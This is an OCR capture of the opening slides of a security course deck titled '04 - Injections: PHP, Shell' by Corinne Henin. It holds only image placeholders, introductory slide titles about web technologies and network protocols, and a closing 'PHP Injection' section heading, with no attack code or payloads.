


04 - Injections

PHP, Shell

Corinne HENIN


www.arsouyes.org

Web technologies

Web is only the tip of the iceberg


World Wide Web…

Were the magic happens




Network protocols

How the magic happens…




Network protocols

How the magic happens…




Network protocols

How the magic happens…




Network protocols

How the magic happens…



Network protocols

How the magic happens…



I

PHP Injection

